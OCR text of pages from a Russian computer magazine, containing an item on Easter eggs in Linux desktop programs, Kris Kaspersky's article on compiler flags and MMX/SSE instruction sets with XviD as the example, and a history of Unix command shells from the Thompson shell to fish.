Перейдем к более тяжелым приложениям. Работая в GNOME, выбираем пункт меню Run program (<Alt-F2>, «Выполнить программу»), вводим «free the fish», затем нажимаем «Run». Теперь по экрану время от времени будет плавать маленькая рыбка Wanda, прихлопнуть ее можно только вместе с панелью. Не бойся, панель восстановится. Если щелкнуть по рыбке, она уплывет, но через некоторое время обязательно вернется. Есть и другой способ вызвать Wand'у: кликаем правой кнопкой мыши по панели, выбираем Panel info и 3 раза жмем <F>. Убивать так же (если не жалко). Но это еще не все. Повторно вызываем Run program и набираем «gegls from outer space» — теперь вместе с Wand'ой мы будем отражать нападение космических захватчиков. Хотя в новых SUSE, вместо космических кораблей, возможна атака Genetically Engineered Goat Large (GEGL).
Клон тетриса Gnometris позволяет установить любой цвет фона или рисунок, чтобы сделать это, достаточно перетащить файл, изображение с Gimp или Наутилуса в окно программы.
Разработчики GNU Gimp тоже время зря не теряли. Чтобы увидеть альтернативный логотип проекта, жмем <Ctrl> и переходим в «Help → About». Кстати, старые пасхальные яйца Gimp уже перекочевали в разряд фильтров. Это GEE Slime и GEE Zoom.
Хочешь увидеть пасхальное яйцо в IDE Anjuta? Создай новый generic/terminal-проект с названием Animation и именем автора Horse. В окне описания введи «ShOw Me ThE AnImATiON now». После компиляции по экрану будет бегать лошадь. Настала очередь офисных пакетов — StarOffice (от 6.0) и OpenOffice (от 1.0.1). Думаешь, что разработчики трудятся, не покладая рук? Зря. Открываем текстовый редактор Writer, набираем «StarWriterTeam», нажимаем на <F3> и перед нами команда разработчиков.
А разработчики табличного редактора Calc пошли еще дальше. Запиши в любую ячейку «=Game(«StarWars»)», нажми ввод и можешь наслаждаться игрой, спасая планету от нашествия инопланетян. Правда, в некоторых версиях, вместо этого, сообщат: «Oh no, not again».
Но и этого им оказалось мало — они встроили в Calc крестики-нолики. Чтобы поиграть, достаточно в любой из ячеек внутри диапазона A1:C3 ввести «=Game(A1:C3;«TicTacToe»)». Компьютер автоматически сделает следующий ход. И так далее до победного конца.
В музыкальном редакторе Audacity тоже не обошлось без сюрпризов. Выбираем «Help → About Audacity» и, держа нажатыми клавиши <Ctrl-Alt>, щелкаем средней кнопкой мышки по логотипу программы. В результате увидим версию wxWidgets и дату сборки.
А вот если в список воспроизведения музыкального проигрывателя Amarok добавить альбом Amarok Майка Олдфильда (кстати, он 13-ый по счету), то в процессе прослушивания шестидесятиминутной смеси электронной музыки можно лицезреть список разработчиков, участвовавших в создании проигрывателя.
Вот такой вот небольшой набор. Вероятно, интересные свойства есть и у других программ. Найти их не так-то просто, но главное, что они есть. Здесь, как говорится, Гугл в помощь.



КРИС КАСПЕРСКИ

ПОДВОДНЫЕ КАМНИ ОПТИМИЗАЦИИ


РАСКРЫВАЕМ СЕКРЕТЫ КОМПИЛЯЦИИ ПРОГРАММ

Как правило, программы под *nix распространяются в исходных текстах и предусматривают возможность компиляции под различные ЦП с задействованием инструкций MMX, MMXext, SSE, SSE2, SSE3, SSE4, 3DNow!, 3DNow!Ext и т.д. Зачастую от применяемого компилятора и его ключей принципиальным образом зависят быстродействие и стабильность программы. Во всех этих тонкостях не так-то просто разобраться, как кажется на первый взгляд. В некоторых случаях попытка форсировать компиляцию под SSE4, круче которого пока ничего нет, заканчивается чуть ли не катастрофой — от полного нежелания запускаться до падения производительности в десятки раз. Давай посмотрим, почему же так происходит.

Архитектура кремниевых сооружений

Учет архитектурных особенностей конкретных ЦП теоретически способен дать огромный выигрыш, но практически языки высокого уровня абстрагируют программиста от деталей конкретной реализации, перекладывая все заботы на плечи компилятора. Но что может сделать компилятор? Переупорядочить инструкции, выровнять структуры данных по кратным адресам, избавиться от ветвлений, заменить медленные команды (например, инструкцию целочисленного деления DIV, также отвечающую за взятие остатка) их более быстрыми аналогами и т.д. Во времена господства Intel 80486, Intel Pentium-I/II и AMD K5/K6, когда архитектура и правила оптимизации под каждую модель процессора существенно отличались, оптимизирующие компиляторы временами увеличивали производительность в несколько раз. Но, начиная с Pentium Pro, процессоры научились оптимизировать код самостоятельно, разбивая поток машинных команд на микроинструкции, распределяемые по функциональным устройствами (типа АЛУ или блока вещественной арифметики), и выполняя их с максимальной эффективностью. Сейчас, в начале XXI века, производительность




> Демонстрация неоднозначности выбора наборов векторных инструкций на примере кодека XviD



> Вся правда о SSEx

в основном определяется крутостью оптимизатора и, естественно, опциями компилятора, отвечающими за глубину разворота циклов, агрессивность встраивания функций, удаление «хвостовой» рекурсии и т.д.
Многообразие ключей оптимизации затрудняет работу с компилятором, и потому разработчикам последних пришлось заложить в них специальные шаблоны — программист просто указывает тип целевого процессора и компилятор автоматически выставляет оптимальные (с его точки зрения!) параметры оптимизации по умолчанию. В частности, выбор -march=pentium4 обычно ведет к крайне агрессивному развороту циклов и встраиванию функций, что приводит к неоправданному разбуханию кода и, как следствие, падению производительности (особенно если интенсивно выполняемые циклы вылетают за пределы кэш-памяти первого уровня).
Экспериментируя с различными ключами оптимизации на своем Prescott'е, работающем под ядром Linux версии 2.4.27, мыщъх пришел к выводу, что большинство программ, компилируемых GCC 3.4.3, показывает значительно лучший результат при выборе обобщенной унипроцессорной архитектуры i686 (-march=i686 -mtune=prescott), чем при -march=prescott, уступающем в производительности… даже -march=i386. Ключи -march=pentium3 и -march=pentium4 не обнаружили (на Prescott'е!) никакой заметной невооруженным взглядом разницы (правда, с использованием -march=pentium4 компиляция иногда проваливается).
Сначала мыщъх списывал такой эффект на глюк этой версии GCC и кривизну своих лап, умноженную на градиент упругости хвоста. Но поиск по форумам показал, что глюк носит характер призрака, блуждающего по всем континентам и оставляющего следы не только на форумах, но и в солидных исследовательских статьях наподобие «Intel Hyper-Threading on Linux: Fact or Myth», переведенный мной отрывок из которой следует ниже:

«Одна-единственная опция компилятора способна погубить весь выигрыш в производительности, которого вы ожидаете от технологии Hyper-Threading, и в некоторых случаях проигрыш становится поистине драматическим. Например, ядро Linux версии 2.4 с опцией -march=i686 выполняется на 33% быстрее, нежели с -march=pentium4. В худшем случае (при выборе неправильных ключей компиляции) прирост производительности будет 16%, что составляет лишь половину ожидаемого ускорения.
Ядро версии 2.6 ведет себя прямо противоположным образом. Использование опции -march=i686 вызывает снижение производительности. Таким образом, мы можем вывести следующее эмпирическое правило (по крайней мере, для дистрибутива Fedora): надо использовать опцию -march=i686 на ядрах семейства 2.4 и опцию -march=pentium4 на ядрах семейства 2.6.
Сперва я думал, что это связано с компилятором, и протестировал три версии GCC на каждом из ядер, но… не выявил никакой корреляции между версией компилятора и опцией -march, зато обнаружилась корреляция между ядрами. Переход на ядра семейства 2.6 в среднем давал 10%-ный прирост производительности, по сравнению с ядрами семейства 2.4, при условии что Hyper-Threading был активирован».

Однако приведенное выше эмпирическое правило срабатывает далеко не всегда, и определить оптимальную комбинацию ключей можно только экспериментально. Но если оптимизация под новые типы процессоров способна вызвать обвальное падение производительности, то со старыми типами в этом смысле дела обстоят вполне нормально.
Вот только два соображения. Первое: разработчики склонны тестировать и профилировать свои приложения под наиболее массовые архитектуры (те, за которые отвечает опция -march=i686). Новейшие модели процессоров большинству членов сообщества Open Source недоступны, и оптимизацию приходится выполнять на ощупь или не выполнять вообще.
Соображение номер два: программа, откомпилированная под новейшую модель процессора, становится немобильной и нетранспортабельной. Перенос на соседнюю (морально устаревшую) машину потребует повторной перекомпиляции, а это время… К чему создавать себе лишние проблемы, соблазнившись незначительным выигрышем в производительности?

Векторные команды

Помимо наращивания тактовой частоты, расширения посевной площади кэш-памяти всех уровней и других архитектурных изысков, разработчики процессоров предлагают нам наборы векторных команд, ориентированные на работу с графикой, цифровым звуком и видео. Естественно, сами по себе производительности они никак не добавляют и воздействуют только на те приложения, которые их явным образом используют. Причем компиляторы до векторных команд еще не доросли. В лучшем случае они вообще не подозревают об их существовании, в худшем же — пытаются векторизовать циклы (особенно этим славится Intel C++), но делают это наугад и абы как. Поэтому мы будем рассматривать лишь примеры ручной оптимизации приложений под заданный набор векторных команд.
Исторически первым таким набором оказался MMX, реализованный корпорацией Intel в «первопне» и получивший дальнейшее развитие в своем расширении MMXext (где «ext» — сокращение от «extension»).
Компания AMD, находясь в тяжелых условиях конкурентной борьбы, нанесла ответный удар в виде своего собственного векторного набора команд, зарегистрированного под торговой маркой 3DNow!, что, по замыслу маркетологов, символизировало трехмерную графику и должно было привлечь игроманов всех мастей. На самом же деле, одной лишь трехмерной

Оптимизация за счет флагов компилятора

-O — базовая оптимизация. Значительно увеличивает скорость исполнения программы.

-O2 — стандартный уровень оптимизации. По сравнению с '–O' несущественно увеличивает как размер бинарика, так и скорость исполнения программы.

-O3 — более агрессивный режим. Это оптимизация уровня '-O2' и некоторые (зло)ухищрения в виде флагов '-finline-functions' и '-frename-registers'.

-Os — оптимизация уровня '-O2' в совокупности с флагами, уменьшающими размер.

-fomit-frame-pointer — указываем компилятору не сохранять указатель на кадр стека (так мы избегаем временных затрат на его сохранение и восстановление). Использование этого флага может благотворно повлиять на скорость исполнения программы.

-pipe — вместо создания временных файлов, компилятор будет передавать результат работы одного его компонента напрямую другому. В результате время компиляции снижается, а нагрузка на систему увеличивается. Эффект будет заметен только при компиляции больших проектов на медленных процах.



> MMX — Matrix Math eXtension (матричное математическое расширение). SIMD — Single Instruction, Multiple Data (одна инструкция, много данных). Это торговая марка, объединяющая под своим крылом различные наборы векторных инструкций, обрабатывающих более одной порции данных одновременно, например складывающих два массива чисел. SSE — в девичестве ISSE: Internet Streaming SIMD Extensions (расширение потоковых SIMD-инструкций интернета). Позднее было переименовано в Streaming SIMD Extensions (потоковое SIMD-расширение).

графикой 3DNow! ничуть не ограничивался и распространял свое влияние также и на обработку цифрового видео со звуком, то есть фактически представлял собой тот же MMX, только реализованный в другой манере.

С этого момента между Intel и AMD произошел раскол, положивший конец совместимости, к которой так стремилась AMD, а вместе с ней и все программисты. Впрочем, несмотря на все протесты со стороны Intel, AMD скопировала набор MMX, сделав его на долгие годы стандартом де-факто.

В процессе разработки Pentium III корпорация Intel добавила в его лексикон 70 новых векторных инструкций и 8 128-битных регистров, упакованных в аббревиатуру торговой марки SSE. Позднее AMD перенесла SSE в поздние модели процессоров Athlon XP, поскольку без сохранения совместимости с лидером рынка она была бы обречена на поражение.

С выходом Pentium IV появился и новый набор векторных инструкций, получивший название SSE2 (а SSE во избежание путаницы был переименован в SSE1). Помимо команд, оперирующих плавающими числами двойной точности (64 бита), и 8-, 16-, 32-битных целочисленных инструкций, Intel наконец-то устранила досадное ограничение, связанное с побочным влиянием SSE-команд на MMX-регистры. Программисты вздохнули с облегчением, и многие из них окрестили SSE2 «должным образом реализованным SSE1».

Очередная реконструкция состоялась в Prescott'ах, добавивших инструкции, ориентированные на сигнальную обработку, прежде доступную только в специальных DSP-процессорах (Digital Signal Processor — процессор, обрабатывающий цифровые сигналы), плюс команды управления виртуальными процессорами (а точнее, их ядрами). Обновленный набор, не мудрствуя лукаво, обозвали SSE3.

Процессорная архитектура, разрекламированная под торговой маркой Core, принесла с собой 16 новых векторных инструкций, зарегистрированных под грифом SSSE3, часто воспринимаемым редакторами популярных журналов как случайная опечатка.

Писком моды стал набор SSE4, представляющий собой кардинально доработанный SSSE3 с кучей целочисленных инструкций (так полезных аудио- и видеокодекам) и прочими соблазнительными новшествами. Первым процессором, поддерживающим SSE4 в железе, а не на бумаге, оказался Penryn, построенный по архитектуре Core 2. Более подробную информацию обо всех вышеперечисленных типах инструкций можно получить у самой Intel: www.intel.com/technology/architecture/new_instructions.htm.

Хвосту понятно, что SSE4 круче, чем SSE3, а SSE3 круче, чем MMX. Подчеркиваю еще раз: это обстоятельство понятно только хвосту, то есть оболваненному рекламой пользователю, уже научившемуся компилировать чужие программы, но никогда не программировавшему самостоятельно. Весь вопрос в том, какие именно векторные команды выбирает программист для решения поставленной перед ним задачи. Если набора SSE2 оказывается вполне достаточно, то заручаться поддержкой SSE3/SSE4 совершенно необязательно, тем более что это ограничивает круг потенциальных пользователей программы.

Сами по себе векторные команды — это просто лексический балласт, а как известно, искусство владения языком (все равно каким — машинным или человеческим) определяется, в первую очередь, не количеством известных слов, а умением выразить свою мысль теми немногочисленными словами, которые крутятся в голове. В практическом плане это означает, что большинство разработчиков крайне скептически относятся к новым наборам инструкций и неохотно включают их в свои программы. Но мы живем не в девяностых годах, и MMX активно вытесняется SSE1/SSE2.

Критичные к быстродействию программы либо определяют тип процессора автоматом, либо предоставляют пользователю возможность выбрать используемый набор (наборы) векторных инструкций самостоятельно (такой режим получил название «форсированного»). Тут-то большинство пользователей и совершают роковую ошибку, выбирая один единственный набор — самый «крутой» из всех имеющихся. Вот только производительность от этого никак не увеличивается и даже, наоборот, уменьшается. Почему? Потому что то, что в программе заявлена поддержка «оптимизации под SSE4», ровным счетом ничего не значит! Откуда мы знаем, какая именно часть кода реально написана под SSE4?!



> Черная магия оптимизации белого ПК



> Pentium III с поддержкой набора векторных инструкций SSE3

Это может быть всего пара особо критичных функций. Очень часто именно так и происходит. Программа на 90% написана на Си, 9% приходится на ассемблерные MMX-модули и 1% — на SSEx. Несмотря на то что SSEx включает в себя подмножество MMX, утилита configure этого не знает и, при выборе одного лишь SSEx, отключает оптимизированные MMX-модули, заменяя их неоптимизированными Си-аналогами.

От теории к практике

Возьмем какую-нибудь мультимедийную программу, например кодек XviD (последнюю версию исходных текстов которого можно скачать с www.xvid.org/Downloads.43.0.html), и посмотрим, как теория сочетается с практикой. Распаковав архив, ищем контекстным поиском что-нибудь вроде «SSE2» или «3DNow» и находим в файле config.c следующий фрагмент кода, позволяющий пользователю форсировать выбор конкретного набора векторных инструкций, включающих в себя MMX, MMXext, SSE, SSE2, 3DNow! и 3DNow!Ext:

$VI XVIDCORE-1.1.2/VFW/SRC/CONFIG.C

```
case IDD_COMMON :
    cpu_force = IsDlgChecked(hDlg,
         IDC_CPU_FORCE);
    EnableDlgWindow(hDlg,
        IDC_CPU_MMX, cpu_force);
    EnableDlgWindow(hDlg,
        IDC_CPU_MMXEXT, cpu_force);
    EnableDlgWindow(hDlg,
        IDC_CPU_SSE, cpu_force);
    EnableDlgWindow(hDlg,
        IDC_CPU_SSE2, cpu_force);
    EnableDlgWindow(hDlg,
        IDC_CPU_3DNOW, cpu_force);
    EnableDlgWindow(hDlg,
        IDC_CPU_3DNOWEXT, cpu_force);
    break;
```

А теперь откроем каталог ./src и посмотрим, что у нас там: 26 файлов, оптимизированных под MMX; 6 — под MMXext; 5 — под SSE2; 2 — под 3DNow!; 6 — под 3DNow!Ext. Еще наблюдается некоторое количество модулей, написанных для архитектур Intel Itanium, AMD x86-64 и Power PC, но о них сейчас разговор не идет (поскольку они не являются ни подмножеством, ни надмножеством рассматриваемых нами наборов векторных инструкций).
Количество функций, написанных на том или ином наборе инструкций, подсчитать несложно, но утомительно, да и без этого видно, что SSE отдыхает, и если вырубить MMX, то XviD будет работать ну очень медленно... С другой стороны, наличие функций, оптимизированных под SSE, еще не доказывает их превосходства над MMX. Ведь это разные функции, зачастую написанные разными программистами с непредсказуемой квалификацией (или отсутствием таковой). Допустим, в некотором проекте содержится большое количество годами вылизываемого MMX-кода, написанного талантливыми людьми, прекрасно владеющими техникой профилировки. А теперь представим, что в ряды разработчиков вливается красноглазый пионер, прочитавший руководство по SSE-командам по диагонали и написавший чудовищно тормозной код, включенный в финальный проект по недосмотру координатора. Короче говоря, возникает тупиковая ситуация. Доверять программе автоматический выбор векторных команд мы не можем, так как никто не знает, насколько хорошо они реализованы, а применение форсированной оптимизации ограничено неполнотой наших представлений о структуре программы. До тех пор пока мы не распотрошим исходные тексты и не прикинем, какая часть кода на каких наборах реализована, форсированный режим будет давать непредсказуемый результат.
Что же остается? А остается Его Величество Эксперимент! Поскольку наборов векторных инструкций существует не так уж и много, выбор оптимального сочетания не займет большого количества времени. В одних случаях более быстрым окажется SSEx, в других — MMX. Про 3DNow! мы помним, но в силу малой рыночной доли процессоров AMD скромно промолчим.

Заключение

*nix-системы предоставляют пользователю практически неограниченную свободу для творчества, оставляя его наедине с массой рычагов управления, многие из которых вообще никак не подписаны, а подписанные содержат магические аббревиатуры, расшифровываемые в совершенно других местах. Документация (даже если она и присутствует) покрывает лишь малую часть вопросов. Это и есть расплата за свободу. Если Windows/Mac OS X — это «кадиллак», то *nix больше похож на трактор, водитель которого способен разобрать мотор с закрытыми глазами и собрать его обратно. Многих это коробит. Трудно представить, чтобы какая-нибудь семнадцатилетняя Анастасия читала Intel Manual и курила спецификации на MPEG-2 перед запуском фильма на DVD, но... другие просто не представляют себе, как можно ездить на машине, не внеся в нее пару десятков конструктивных изменений. Это два мира, и умение компилировать программы не гарантирует умения компилировать их хорошо.



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

ШЕЛЛ ШЕЛЛУ РОЗНЬ

КОМАНДНЫЕ ИНТЕРПРЕТАТОРЫ: СРАВНИТЕЛЬНО-ИСТОРИЧЕСКАЯ ЭПОПЕЯ

За всю историю существования операционной системы UNIX для нее было создано огромное количество различных командных интерпретаторов. Некоторые из них предопределили дальнейшее развитие шеллов, единицы стали стандартом, а многие умерли сразу после рождения. Одни продолжают развиваться и сегодня, другие уже не поддерживаются. Как же сориентироваться и сделать правильный выбор?

Thompson shell

История командных интерпретаторов UNIX началась, как и следовало предполагать, вместе с рождением самой операционной системы. Шелл, вошедший в поставку первой редакции UNIX и написанный Кэном Томпсоном (Ken Thompson), был по сегодняшним меркам очень простым и примитивным. Все, что он мог делать, — это читать команды, введенные пользователем, и запускать их на исполнение. Об интегрированном скриптовом языке, автодополнении и истории команд, так привычных сегодняшнему пользователю UNIX, никто тогда даже и не думал. Хотя возможность перенаправления вывода команды в файл уже была реализована. В шелл третьей версии UNIX по предложению Дугласа Макилроя (Douglas McIlroy) была добавлена возможность перенаправления вывода одной команды на вход другой, а в четвертой версии она обрела свой нынешний облик (оператор «|»). Также были добавлены операторы if и goto, выполненные как отдельные программы. Разработчики дистрибутива Programmer's Workbench UNIX модифицировали шелл Томпсона, чтобы сделать его более пригодным для программирования. В результате они выпустили PWB shell (или Mashey shell, по имени главного разработчика).

Bourne shell

Многочисленные ограничения командного интерпретатора Томпсона не позволяли применять его в качестве полноценного скриптового языка и использовать для автоматизации работы. Этот факт волновал не только самих пользователей, но и программистов, привыкших перекладывать свою работу на плечи «железного помощника». И кто знает, сколько бы продолжалась такая несправедливость, если бы в один прекрасный день Стивен Борн (Stephen Bourne) не сел за терминал и не переписал стандартный шелл UNIX. Именно перу Стивена Борна принадлежит тот синтаксис скриптового языка, который мы видим чуть ли не ежедневно, работая в консоли или программируя скрипты. И сколько бы пользователи не ругали все эти done, fi, esac и другие синтаксические причуды, Борн позволил UNIX сделать большой шаг вперед и на много лет предопределил направление развития командных интерпретаторов.

Основными нововведениями Борна стали:

- оператор ветвления if ... then ... elif ... else ... fi;
- оператор цикла for ... do ... done;
- оператор выбора case ... in ... esac;
- переменные окружения;
- подстановка результата исполнения команды ('$(...)');
- возможность перенаправления файлового дескриптора 2 (2>), позволяющая разделять поток данных и поток ошибок.

Компания AT&T включила командный ин-



> Часть стартового скрипта zsh

> Стартовый скрипт csh

терпретатор Борна в базовую поставку седьмой версии UNIX, полностью заменив им шелл Томпсона. Позднее Кэннет Алквист (Kenneth Almquist) создал свободный вариант шелла Борна под названием Almquist shell (ash). Сегодня он используется в Debian, Ubuntu и некоторых BSD-системах как интерпретатор стартовых скриптов, а также входит в состав пакета BusyBox, предназначенного для использования во встроенных версиях Linux.

C shell

Можно было бы предположить, что после того как Стивен Борн расширил шелл Томпсона до полноценного скриптового языка программирования, история командных интерпретаторов пойдет эволюционным путем и завершится где-нибудь на отметке zsh. Но все повернулось совершенно иначе. В 1979 году небезызвестный Билл Джой (Bill Joy), активный разработчик BSD UNIX и создатель редактора vi, сделал свою версию командного интерпретатора со встроенным скриптовым языком и назвал его C shell (csh).
C shell не унаследовал нововведений, сделанных Стивеном Борном, потому как базировался на коде командного интерпретатора шестой версии UNIX, который был хоть и расширенным, но все же шеллом Томпсона. Скриптовый язык csh не уступает шеллу Борна по мощности, но отличается синтаксисом. В то время как Борн скопировал все основные операторы с языка Algol68, Билл Джой использовал в качестве макета язык Си, вероятно, руководствуясь своими предпочтениями и предпочтениями других пользователей BSD UNIX.
Некоторым пользователям синтаксис C shell может показаться более правильным и очевидным, нежели синтаксис шелла Борна, но на самом деле это не так. В начале 90-х C shell подвергся большой критике за свою двусмысленность и немногословность интерпретатора, останавливающего выполнение скрипта, но не сообщающего никаких подробностей о том, что же все-таки произошло. Порой скрипты csh работали совсем не так, как этого ожидал пользователь. Также встречались ситуации, когда интерпретатор отбраковывал, казалось бы, непротиворечивые строки кода.
Но все-таки Биллу Джою нужно отдать должное. В csh было сделано несколько нововведений, которые не только стали частью всех современных командных интерпретаторов UNIX, но и вошли в стандарт POSIX. Среди них:

- расширение пути до домашнего каталога (символ «~»);
- псевдонимы (команда alias);
- управление заданиями (фоновое исполнение команды с помощью указания символа «&» после команды и встроенная команда jobs);
- работа с историей (повторное выполнение команды с помощью указания перед ней символа «!» и навигация по истории команд);
- массивы;
- математические операции.

C shell вошел в поставку 4.1BSD и до сих пор остается базовой частью всех ее потомков, в том числе FreeBSD и OpenBSD.

TENEX C shell


Кэн Грир (Ken Greer), вдохновленный возможностями командного интерпретатора операционной системы TENEX, создал свою расширенную версию C shell и назвал ее TENEX C shell (tcsh). Основной инновацией шелла стала одна из самых востребованных сегодня возможностей — автодополнение путей и команд. Именно эта особенность сделала шелл TENEX таким привлекательным и, как следствие, стала главной причиной его популярности. Несколько позднее в tcsh была добавлена другая не менее интересная и востребованная возможность — редактирование командной строки. Теперь можно было стереть введенную строку, заменить в ней слова, переместить курсор в начало или конец строки (большинство современных командных интерпретаторов используют библиотеку readline для выполнения таких манипуляций).
По мере развития tcsh в него добавлялось все больше новых функций. Сегодняшняя версия этого шелла обладает такими возможностями, как:

- редактирование командной строки с поддержкой стилей vi и emacs;
- программируемое автодополнение (шелл можно настроить так, чтобы по нажатию <Tab> дополнялись не только имена команд и пути, но и, например, поддерживаемые командой флаги);
- проверка правописания имен файлов, команд и переменных;
- расширенный механизм навигации по каталогам (команды pushd, popd, dirs);
- периодические события (например, отложенное во времени исполнение команды или «сброс» пользователя по истечении тайм-аута).
- возможность указания в приглашении различной полезной информации (текущий каталог, время, дата).

Это лишь некоторые из функций tcsh. По всем признакам это современный и удобный в использовании командный интерпретатор, развитие которого продолжается по сей день.

Korn shell

На tcsh история командных интерпретаторов с Си-подобным синтаксисом фактически заканчивается, и мы возвращаемся к потомкам шелла Борна. В начале 80-х Дэвид Корн (David Korn), один из сотрудников Bell Labs, начал работу над командным интерпретатором, расширяющим возможности шелла Борна. По сложившейся традиции, новый шелл был назван в честь создателя — Korn shell (ksh).
В первую версию ksh вошло несколько изменений, облегчающих создание скриптов, а также скопированные из csh (по просьбам пользователей) функции работы с историей. В шелле Корна впервые появилась возможность редактирования командной строки (стили emacs и vi), позже она была перенесена в tcsh. Кроме того, шелл Корна позволял использовать клавиши «вверх» и «вниз» для навигации по истории. Версия, выпущенная в 1986 году, обрела полную совместимость с мультибайтовыми кодировками.



> Простой csh-скрипт



> Shell (наиболее близкий аналог в русском языке — «оболочка») — программное обеспечение, создающее интерфейс между пользователем и операционной системой. Shell может быть как текстовым (CLI, командный интерпретатор), так и графическим (GUI). К первому типу можно отнести командные интерпретаторы sh, bash, zsh, второй составляют комплексы программ, обеспечивающих графическое окружение пользователя, такие как KDE, Gnome и XFCE.

> Для пользователя современных UNIX-подобных операционных систем установка, удаление или замена командного интерпретатора — обычное дело. Но так было не всегда. Шелл, исполняемый как отдельный процесс, впервые появился в ОС Multics, предшественнице UNIX. В более ранних операционных системах он был встроен в ядро.

Версия ksh88 стала частью UNIX System V Release 4 и была одобрена для включения в стандарт POSIX. В последнем релизе ksh, выпущенном в 1993 году, появилась возможность изменения функций горячих клавиш, а также множество дополнений к скриптовому языку. В частности, интерпретатор ksh93 научился работать с ассоциативными массивами (хэш, в терминологии Perl), выполнять операции над числами с плавающей точкой, динамически загружать встроенные команды, работать с «активными» и «смешанными» переменными (это придавало переменным некоторые черты «объектов»). Также в эту версию ksh была добавлена полностью совместимая со стандартом ANSI-C функция printf. Оригинальная версия ksh до 2000 года оставалась закрытой, и поэтому появилось несколько совместимых командных интерпретаторов, распространяемых свободно. В их число вошли pdksh (Public Domain Korn shell), bash и zsh.

Bourne again shell

Bourne again shell (bash) — это командный интерпретатор, созданный Браином Фоксом (Brian Fox) в рамках проекта GNU. Вначале он позиционировался как свободная замена закрытому ksh, но позднее вырос в независимый продукт с несколькими оригинальными нововведениями. Bash полностью совместим с шеллом Борна и стандартом POSIX. Многие его возможности взяты из ksh и csh. Редактирование командной строки, история команд, фоновое исполнение заданий, стек каталогов (команды pushd и popd), подстановка результата исполнения команды ('$(...)'), автодополнение имен команд и каталогов, встроенная поддержка арифметических операций ('((...))') — все это есть в bash.
Кроме того, bash обладает несколькими уникальными характеристиками, такими как, например, одновременное перенаправление выходного потока и потока ошибок (&>), перенаправление стандартного входа из строки (<<< 'строка'), открытие и закрытие файлов (exec 3 <file; exec 3 <&-) и работа с сокетами (exec 3<>/dev/tcp/www.host.ru/25; echo -e "HELLO www.myhost.ru" >&3). В третью версию bash были добавлены встроенный отладчик скриптов, возможность сравнения с регулярным выражением ([[строка =~ шаблон]]) и новый вид замен (конструкция «{x..y}» заменяется строкой из чисел от x до y).
Bash — наиболее популярный командный интерпретатор на сегодняшний день. Он включен в стандартную поставку абсолютного большинства дистрибутивов Linux, а во многих из них выступает в качестве интерпретатора стартовых скриптов.

Z shell

«Перенесите большой и тяжелый кухонный комбайн, способный заменить всю остальную бытовую технику на Вашей кухне, в мир командных интерпретаторов — и Вы получите Z shell» — с таких слов должна начинаться web-страница программы zsh.
Z shell (zsh) был написан в 1990 году Полом Фолстадом (Paul Falstad) во время его учебы в университете Принстона. Имя для командного интерпретатора он выбрал практически случайно, использовав логин zsh, которым пользовался ассистент его учителя Zhong Shao для входа в операционную систему.
Описать zsh, даже поверхностно, в таком маленьком обзоре невозможно. Zsh — это огромный «комбайн», которым можно заменить все остальные шеллы, представленные в этой статье. Он может быть подобен sh, csh или tcsh. Он может быть полностью совместим с bash, а может быть не похож ни на что. Можно применять zsh как ftp- или irc-клиент, писать с его помощью серверные программы, обрабатывающие запросы клиентов, или вовсе не знать о его мощи и использовать как обычный командный интерпретатор. По заложенному в программу потенциалу и многогранности областей применения zsh сравним разве что с редактором emacs.
Кроме эмуляции функциональности всех рассмотренных выше командных интерпретаторов, zsh также порадует пользователя такими возможностями, как:
• очень гибкий механизм программируемых автодополнений (в теории, zsh можно научить дополнять по клавише <Tab> все что угодно);

ХРОНОЛОГИЯ РАЗВИТИЯ КОМАНДНЫХ ИНТЕРПРЕТАТОРОВ UNIX

Thompson shell (1971 год, первая версия UNIX, Ken Thompson);
Bourne shell, или sh (1977 год, Version 7 UNIX, Stephen Bourne);
C shell, или csh (1979 год, 4.1BSD, Bill Joy);
Tenex C shell, или tcsh (1979, BSD UNIX, Ken Greer);
Korn shell, или ksh (1983 год, AT&T UNIX, David Korn);
Bourne again shell, или bash (1987 год, POSIX, Brian Fox);
Z shell, или zsh (1990 год, POSIX, Paul Falstad);
Friendly interactive shell, или fish (2005 год, POSIX, Axel Liljencrantz).

ОСОБЕННОСТИ ОБОЛОЧКИ ASH

Оболочка ash представляет собой одну из самых маленьких оболочек, доступных в *nix (за счет малых требований к памяти и дисковому пространству, по сравнению с другими sh-совместимыми оболочками). Этот командный интерпретатор имеет 24 встроенные команды и 10 различных опций командной строки.
Обычно ash используется при загрузке Linux в однопользовательском режиме, в защищенном режиме или при загрузке дискетных версий Linux. Также с ее помощью можно проверять скрипты на sh-совместимость. В NetBSD в качестве /bin/sh работает именно ash.



> Часть файла /etc/rc.subr

• расширенные маски файлов ('*' и '?' — это лишь начальный уровень, по меркам zsh);
• расширенные функции работы с переменными и массивами;
• расширенный механизм редактирования командной строки (zsh использует собственный вариант readline, названный zle, который делает редактирование строк более гибким);
• расширенный механизм настройки приглашения (zsh позволяет, например, поместить часть приглашения в правую сторону экрана);
• единая история команд для всех запущенных экземпляров zsh (можно быть уверенным, что история одного экземпляра zsh не перекроет историю другого);
• загружаемые модули, позволяющие расширять набор встроенных команд без модификации кода (например, модуль zftp для работы с протоколом ftp добавляет в набор одноименную команду);
• zsh чрезвычайно конфигурируемый, практически любой его параметр поддается настройке.

Практически неограниченная мощь zsh одновременно является и его недостатком. Это очень трудный в освоении командный интерпретатор (имеется в виду освоение всех функций), полное описание которого занимает больше 300 страниц формата A4.

Friendly interactive shell

Описанные выше шеллы в большинстве своем достаточно сложны для освоения новичками и не могут быть отнесены к разряду дружелюбных к пользователю программ. Fish, созданный Axel Liljencrantz (не возьмусь за перевод этого имени), выгодно отличается от них в этом отношении. Этот командный интерпретатор не только наиболее близок к определению «простой в использовании шелл», но и представляет несколько функций, интересных даже профессионалам.

